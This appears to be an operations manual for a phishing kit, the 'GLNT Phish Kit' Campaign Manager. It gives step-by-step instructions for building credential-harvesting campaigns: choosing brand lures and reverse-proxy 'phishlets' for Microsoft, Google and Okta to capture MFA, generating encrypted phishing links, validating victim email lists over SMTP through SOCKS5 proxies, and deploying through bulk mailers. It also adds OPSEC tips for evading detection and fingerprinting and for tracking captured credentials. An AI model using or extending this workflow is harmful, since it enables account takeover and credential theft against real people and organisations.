Campaign Manager — Operations Playbook

Campaign Manager – Operations Playbook

GLNT Phish Kit v1.3 | June 2026

The Campaign Manager is the operator-facing control plane for building, linking, verifying, previewing, and deploying phishing campaigns. It comes in two forms: a browser-based **Web UI** on port 9093, and a keyboard-driven **TUI** for SSH/terminal sessions.

Overview

The Campaign Manager sits above the shared `core/` library and orchestrates the four-step campaign pipeline:

```
1. CREATE     Name your campaign, pick a lure + phishlet
2. LINK       Feed in an AES-256 key + redirect URL -- get back an encrypted link
3. VERIFY     Upload a CSV of target emails -- validate deliverability
4. DEPLOY     Mark the campaign ready for SuperMailer / SES send-out
```

When to use which UI:

Situation	Use
You have a browser and localhost access	Web UI (richer forms, file upload, preview rendering)
You are on an SSH session, no browser	TUI (keyboard-driven, lightweight)
You want visual previews of the lure	Web UI (renders HTML inline)
You are scripting or chaining CLI tools	Web UI API (curlable JSON endpoints behind the forms)
You are in a low-bandwidth VPS session	TUI (draws ~4 KB per frame)

Both UIs share the same data store (`../data/campaigns.json`) and the same core crypto/verification logic in `campaign-manager/core/`.

Web UI

Starting the Web UI

```
cd /Users/sk_hga/azure-phish-kit/campaign-manager/web
go run . \
  --port 9093 \
  --token "super-secret-token" \
  --lures ../../lures/attachments \
  --phishlets ../../proxy-server/phishlets \
  --store ../data/campaigns.json
```

All flags, with defaults from `main.go`:

Flag	Default	Purpose
`--port`	`9093`	TCP listen port
`--token`	`""` (no auth)	Shared secret for authentication
`--lures`	`../../lures/attachments`	Directory scanned for `.html` lure files
`--phishlets`	`../../proxy-server/phishlets`	Directory scanned for `.json` phishlet configs
`--store`	`../data/campaigns.json`	JSON file where campaigns are persisted

Startup logs show how many lures and phishlets were loaded:

```
2026/06/22 23:00:00 Loaded 10 lures from ../../lures/attachments
2026/06/22 23:00:00 Loaded 4 phishlets from ../../proxy-server/phishlets
2026/06/22 23:00:00 Campaign Manager listening on http://localhost:9093
```

Authentication

Two orthogonal auth mechanisms – you can use either or both:

Token auth (recommended for basic protection):

Pass `--token "your-secret"` at startup. The server then checks three places in order:

1. **Cookie** `_auth` – set automatically after a successful query-string auth
2. **Query string** `?token=your-secret` – first visit sets a 24-hour HttpOnly cookie
3. **Authorization header** `Bearer your-secret` – for API calls from scripts

Example first visit:

```
http://localhost:9093/?token=super-secret-token
```

This sets the `_auth` cookie and redirects you to the campaign list. All subsequent page loads use the cookie – you do not need the query param again until the cookie expires (24 hours).

Scripted API access:

```
curl -H "Authorization: Bearer super-secret-token" \
  http://localhost:9093/api/campaigns
```

IP allowlist (no token needed, but tighter):

Set the `ALLOWED_IPS` environment variable:

```
ALLOWED_IPS="10.0.0.0/8,192.168.1.0/24" go run . --port 9093
```

Any IP outside the CIDRs gets an empty 404 response – no fingerprinting.

If neither `--token` nor `ALLOWED_IPS` is set, auth is **wide open**. Always use one of them in production.

Creating a Campaign

1. **Start** the Web UI and navigate to `http://localhost:9093/`
2. **Click** the blue **"+ New Campaign"** button
3. **Fill in** three fields:
   - **Campaign Name** – free text, e.g. `Q4 Credential Harvest`
   - **Lure Template** – dropdown populated from `lures/attachments/`. Files like `adobe-contract.html`, `docusign-wire.html`, `teams-recording.html`, etc.
   - **Phishlet** – dropdown populated from `proxy-server/phishlets/`. Options: `microsoft`, `microsoft-personal`, `google`, `okta`
4. **Click "Create Campaign"**

Behind the scenes, `POST /api/campaigns` is called with form data `name`, `lure`, `phishlet`. The server creates a `Campaign` struct with status `"draft"`, saves it to the JSON store, and redirects you to the detail page.

The campaign now shows in the list with a `draft` badge.

Generating a Link

On the campaign detail page (status `draft`), you see **Step 2 – Generate Phishing Link**:

1. **Redirect URL** – where the victim lands after MFA capture. Example:

   ```
   https://login.microsoftonline.com/common/oauth2/authorize?client_id=CLIENT_ID&redirect_uri=https://auth.your-domain.com&response_type=co
   ```

   The `prompt=login` parameter forces fresh authentication even if the victim has existing browser cookies.

2. **AES-256 Key** – 32 bytes, base64-encoded. Generate one with:

   ```
   cd /Users/sk_hga/azure-phish-kit/payload-generator
   go run keygen.go
   ```

   This prints a base64 string. Paste it into the key field.

3. **Click "Generate Link"**

The server calls `GenerateLink()` (mirrors `core/link.go`): - Decodes the base64 key (must be exactly 32 bytes) - Builds a `LureConfig` JSON with brand, template, redirect, campaign ID, timestamp - Encrypts with AES-256-GCM (random nonce, 3-byte random prefix) - Base64URL-encodes the result (no padding – URL-safe) - Updates the campaign to status `"active"` and stores the link

The generated link appears in the Campaign Info sidebar:

```
https://auth.your-domain.com/#H4sIAAAAAAAA...
```

This is the fragment-based link format. The `H4sIAAA...` portion is the encrypted lure payload. The bootloader on the proxy server decrypts it client-side.

Via curl (scripted):

```
curl -X POST http://localhost:9093/api/campaigns/<CAMPAIGN_ID>/link \
  -H "Authorization: Bearer super-secret-token" \
  -d "redirect=https://example.com/landing&key=BASE64_32_BYTE_KEY"
# Returns: {"link":"https://auth.your-domain.com/#..."}
```

Verifying Leads

On the campaign detail page (now status `active`), you see **Step 3 – Verify Leads**:

1. **Prepare a CSV** with email addresses. The first column that contains `@` is auto-detected as the email column. Example:

   ```
   name,email,department
   John Doe,john.doe@company.com,Engineering
   Jane Smith,jane.smith@company.com,Finance
   ```

2. **Upload** the CSV via the file picker

3. **Click "Upload & Verify"**

The server: - Saves the CSV to `data/leads/<campaign_id>.csv` - Counts the rows (via `csv.Reader`) - Updates `campaign.LeadCount` and sets status to `"verified"`

Note: The Web UI currently does basic row counting. For full SMTP/MX verification, use the `email-verifier/` CLI:

```
cd /Users/sk_hga/azure-phish-kit/email-verifier
go run . --input ../data/leads/<campaign_id>.csv --output ../data/leads/<campaign_id>_verified.csv
```

This runs syntax checks, disposable domain detection, MX record lookups, catch-all detection, and optional SMTP `RCPT TO` verification (with SOCKS5 proxy support).

Via curl:

```
curl -X POST http://localhost:9093/api/campaigns/<CAMPAIGN_ID>/verify \
  -H "Authorization: Bearer super-secret-token" \
  -F "leads=@/path/to/leads.csv"
# Returns: {"count":340,"file":"../data/leads/<ID>.csv","status":"ok"}
```

Previewing the Lure

Visit the preview endpoint to see the lure HTML with the phishing link embedded:

```
http://localhost:9093/api/campaigns/<CAMPAIGN_ID>/preview
```

The server reads the lure file from `lures/attachments/<lure_filename>`, replaces the `##LINK##` placeholder with the actual campaign link, and returns the HTML. If no link has been generated yet, the placeholder becomes `{{LINK_PLACEHOLDER}}`.

Open this URL in a browser to visually verify: - The brand layout looks correct - All inline assets render (SVGs, MSO VML fallbacks, etc.) - The link appears where the CTA button points

Deploying

On the campaign detail page (status `verified`), you see **Step 4 – Deploy Campaign**:

1. **Review** the stats: lead count, link, phishlet
2. **Click "Deploy Campaign"**

The server sets status to `"deployed"`. This is a marker – the actual email send-out happens in SuperMailer or SES. The deployment step signals that the campaign is ready to send.

Via curl:

```
curl -X POST http://localhost:9093/api/campaigns/<CAMPAIGN_ID>/deploy \
  -H "Authorization: Bearer super-secret-token"
# Returns: {"status":"deployed"}
```

After deployment, monitor captures via the analytics dashboard:

```
cd /Users/sk_hga/azure-phish-kit/analytics-server
go build -o analytics-srv .
./analytics-srv --data ../data/captures.jsonl --port 9092 --token "strong-token"
```

Live Events (API)

The Web UI polls `/api/events` for real-time capture stats. This endpoint reads `EVENTS_PATH` (default `../data/captures.jsonl`) and returns aggregated counts:

```
{
  "total": 42,
  "page_loads": 38,
  "credentials": 12,
  "mfa_complete": 5,
  "rate": "13.2%",
  "last_capture": "2026-06-22T23:00:00Z"
}
```

Override the data path:

```
EVENTS_PATH=/custom/path/captures.jsonl go run . --port 9093 --token "secret"
```

TUI (Terminal UI)

The TUI (`campaign-manager/tui/`) is a full-screen terminal application that works over SSH, in tmux, or directly in a terminal. No browser required.


Starting the TUI

```
cd /Users/sk_hga/azure-phish-kit/campaign-manager/tui
go run .
```

The TUI requires a terminal that supports ANSI escape sequences (any modern terminal emulator, tmux, screen, or iTerm2). It sets the terminal to raw mode on start and restores it on exit.

What you see on start:

```
 GLNT Campaign Manager v1.3
╔═══════════════════════╗ ╔═══════════════════════════════════╗
║ ▶ q3-phishing    ACT  ║ ║  Step 1: Generate Link     1  2  3  4  ╗
║   exec-payroll   RDY  ║ ╠═══════════════════════════════════╣
║   q2-it-audit    DFT  ║ ╚ Generate a phishing link with the  ╝
```



- **Left panel** – Campaign list. Blue arrow (▶) marks the selected campaign. Status badges: `ACT` = active, `RDY` = ready, `DFT` = draft, `ARC` = archived.
- **Right panel** – Workflow guide for the current step. Shows step progress indicators (1 2 3 4) and contextual help text.
- **Bottom bar** – Status: proxy online/offline indicator, last capture timestamp, event count, and temporary status messages.

The TUI currently uses **demo seed data** (3 hardcoded campaigns in `seedCampaigns()`). Wiring to the shared `core/` package for real data is in progress (see the `TODO` comments in `stepGenerateLink`, `stepVerifyLeads`, etc.).

Keyboard Controls

Key	Action
`j` / `k`	Move cursor down/up in the campaign list (left panel focused)
`Up` / `Down` arrows	Move cursor down/up in the campaign list
`Left` / `Right` arrows	Switch focus between left (campaign list) and right (workflow) panels
`Tab`	Cycle focus between left and right panels
`Enter`	Select campaign (moves focus to workflow panel)
`L`	Execute **Step 1 – Generate Link**
`V`	Execute **Step 2 – Verify Leads**
`P`	Execute **Step 3 – Preview**
`D`	Execute **Step 4 – Deploy**
`Q` or `Ctrl+C`	Quit the TUI

Campaign Workflow in the TUI

The TUI guides operators through the same four steps as the Web UI, shown as numbered progress indicators in the right panel header:

Step 1 – Generate Link (`L`)

Select a campaign, press `L`. The status bar shows:

```
● Generating link... (core not yet wired)
```

When fully wired, this will call `core.GenerateLink()` with the same parameters as the Web UI (AES key, redirect URL, campaign ID, brand, template). The TUI will prompt for the key and redirect URL via a form overlay or read them from config.

Step 2 – Verify Leads (`V`)

Press `V` to verify the selected campaign's lead file. The workflow panel shows:

```
Verify email addresses against the
target mail server (SMTP RCPT TO).

Valid leads are marked as verified and
ready for campaign deployment.

Press [V] to start verification.
```

When wired, this calls `core.VerifyLeads()` which runs the full email verification pipeline (syntax, disposable, MX, catch-all, SMTP).

Step 3 – Preview (`P`)

Press `P` to preview the lure with the link embedded. When wired, this calls `core.PreviewLure()`, reads the lure HTML, replaces `{LINK}` and `##victimemail##` placeholders, and either opens it in the system browser or writes a temp file.

Step 4 – Deploy (`D`)

Press `D` to deploy the campaign. Marks the campaign as deployed and ready for SuperMailer send-out.

Resize Handling

The TUI subscribes to `SIGWINCH` and redraws on terminal resize. The layout calculator allocates: - **Left panel:** 28% of terminal width (min 22, max 35 columns) - **Right panel:** remaining width minus 1-column gap (min 30 columns) - **Content height:** terminal height minus 1 status bar row (min 8 rows)

The TUI hides the cursor during operation and restores it on exit.

Shared Core

The `campaign-manager/core/` package contains the shared library used by both UIs. It is the single source of truth for campaign data, link generation, email verification, and preview rendering.

Files

File	Purpose
`campaign.go`	`Campaign` struct, `ListCampaigns()`, `SaveCampaign()`, `LoadCampaign()`
`link.go`	`GenerateLink()` – AES-256-GCM encryption of lure config
`verify.go`	`VerifyLeads()` – email validation with MX, catch-all, SMTP
`preview.go`	`PreviewLure()` – placeholder substitution in lure HTML

Campaign Data Model

```
type Campaign struct {
    ID        string // hex-encoded random 8 bytes
    Name      string // human-readable campaign name
    Lure      string // lure filename, e.g. "adobe-contract.html"
    Phishlet  string // phishlet name, e.g. "microsoft"
    Link      string // generated phishing URL
    LeadFile  string // path to uploaded CSV
    LeadCount int    // number of leads in CSV
    Status    string // "draft" | "active" | "verified" | "deployed"
    CreatedAt string // RFC 3339 timestamp
}
```

Campaigns are stored as individual JSON files (`<id>.json`) in a directory. The Web UI uses a different serialization (stores all campaigns in a single JSON array file) for simplicity, but both UIs are converging on the per-file approach from `core/`.

Link Generation (link.go)

`GenerateLink(keyB64, redirect, campaign, brand, template, email)`:

1. Validates the key (base64-decode, must be 32 bytes – AES-256)
2. Defaults `brand` to `"microsoft"`, `template` to `"shared-doc"` if empty
3. Builds a `LureConfig` JSON:

   ```
   {"v":"1","b":"microsoft","t":"shared-doc","r":"https://...","c":"abc123","ts":1680000000}
   ```

   If `email` is non-empty, `"e"` field is included for per-victim tracking.
4. Encrypts with AES-256-GCM (12-byte random nonce, GCM tag appended)
5. Prepends 3 random bytes (avoids the trivially signatured `bXY9` base64 prefix that would otherwise be produced by the nonce + GCM layout)
6. Returns base64url-encoded (no padding) result

The output is used as the URL fragment: `https://auth.your-domain.com/#<result>`.

Email Verification (verify.go)

`VerifyLeads(csvPath, smtp, smtpProxy)`:

- Reads a CSV, auto-detects the email column (scans first 5 rows for `@` + `.`)
- Runs up to 5 concurrent verification goroutines (semaphore-limited)
- Each verification checks: syntax validity, disposable domain list, MX record existence, catch-all detection, SMTP deliverability (if enabled)
- Returns `(total, valid, invalid, catchAll, error)` counts
- MX records are cached per domain to avoid repeated DNS lookups

The `AfterShip/email-verifier` library handles the heavy lifting. SMTP verification can optionally route through a SOCKS5 proxy:

```
cfg := VerifierConfig{
    EnableSMTP:     true,
    SMTPProxy:      "socks5://127.0.0.1:1080",
    TimeoutSeconds: 10,
}
```

Lure Preview (preview.go)

`PreviewLure(lurePath, link, recipientEmail)`:

- Reads the lure HTML file
- Replaces `{LINK}` with the phishing link
- Replaces `##victimemail##` with the target email
- Returns the filled HTML string for rendering

The Web UI uses a slightly different placeholder convention (`##LINK##` instead of `{LINK}`), handled in the web handler directly.

OPSEC Notes

Token Authentication

- Always use `--token` when binding to anything other than `127.0.0.1`
- The cookie is `HttpOnly` + `SameSite=Lax` – not accessible from JavaScript
- Token appears in the URL once (to set the cookie), then stays in the cookie for 24 hours
- The 401 page is stylized and reveals no server fingerprint (no "Go default")

IP Allowlist

- Set `ALLOWED_IPS=10.0.0.0/8,172.16.0.0/12` to restrict to private network
- Requests from disallowed IPs get an empty 404 (`<html><body></body></html>`) – indistinguishable from a non-existent path
- Works with `X-Forwarded-For` header (first entry) for proxy/CDN setups

Auto-Purge

There is no built-in auto-purge yet. Delete old campaign files manually:

```
rm ../data/campaigns/<campaign_id>.json
rm ../data/leads/<campaign_id>.csv
```

Separate Ports from Proxy

The Campaign Manager runs on port **9093**. The proxy server runs on **9091**. The analytics dashboard runs on **9092**. Keep them on separate ports – never expose the campaign manager port publicly. It should only be accessible via:

- SSH tunnel: `ssh -L 9093:localhost:9093 user@ec2-instance`
- VPN / internal network
- Localhost only (bind to `127.0.0.1`)

If you must bind to `0.0.0.0`, ALWAYS use both `--token` and `ALLOWED_IPS`.

Security Headers

The Web UI sets: - `X-Content-Type-Options: nosniff` – prevents MIME sniffing - `Referrer-Policy: no-referrer` – no referrer leakage on outbound links

No `Server` header is exposed (Go's default `net/http` does not set one).

Troubleshooting

Port already in use

```
FATAL: listen tcp :9093: bind: address already in use
```

Find and kill the process:

```
lsof -i :9093
# or
ss -tlnp | grep 9093
kill <PID>
```

No lures loaded

```
Loaded 0 lures from ../../lures/attachments
```

The `--lures` path doesn't point to a directory with `.html` files. Check:

```
ls /Users/sk_hga/azure-phish-kit/lures/attachments/*.html | wc -l
# Should show 10
```

If the directory doesn't exist, the built-in `lureBrands` map (hardcoded in `web/main.go`) provides fallback definitions. Lure previews will fail however since the actual files are missing.

No phishlets loaded

```
Loaded 0 phishlets from ../../proxy-server/phishlets
```

The `--phishlets` path doesn't contain `.json` files. Check the directory:

```
ls /Users/sk_hga/azure-phish-kit/proxy-server/phishlets/
# Should show: google.json  microsoft.json  microsoft-personal.json  okta.json
```

Each JSON file must have at least a `"name"` field to be loaded.

Token not working

- **401 page but token is correct** – Check for trailing whitespace. The token is compared as an exact string match. Copy-paste may include a newline.
- **Token works in URL but not on subsequent pages** – Cookies may be blocked. Check browser cookie settings. The `_auth` cookie has `SameSite=Lax` and `HttpOnly` flags.
- **Bearer token in curl not working** – Ensure the header value is exactly `Bearer <token>` with a single space. The server uses `strings.TrimPrefix` on the literal string `"Bearer "`.

Link generation fails with "invalid key"

```
invalid key: must be base64-encoded 32 bytes (got 24 bytes)
```

The key must be exactly 32 raw bytes, base64-encoded. Use the keygen:

```
cd /Users/sk_hga/azure-phish-kit/payload-generator
go run keygen.go
# Copy the exact output -- 44 characters of base64
```

A 44-character base64 string encodes 32 bytes (256 bits). If you see 43 or 45 characters, the key is wrong.

CSV upload says “0 leads”

The CSV reader couldn’t detect an email column. The auto-detector scans the first 5 rows and looks for values containing `@` and `.`. Make sure: - Your CSV has a header row - At least one of the first 5 data rows contains an email address - The email column contains properly formatted addresses (e.g., `user@domain.com`)

TUI: raw mode not restoring

If the TUI crashes or you kill it with `kill -9`, the terminal may be left in raw mode (no echo, arrow keys print escape sequences). Fix it:

```
reset
# or
stty sane
```

Lure preview shows “##LINK##” literally

The campaign hasn’t had a link generated yet. Go back to the campaign detail page and complete Step 2 (Generate Link) first. The preview substitutes the placeholder only when `campaign.Link` is non-empty.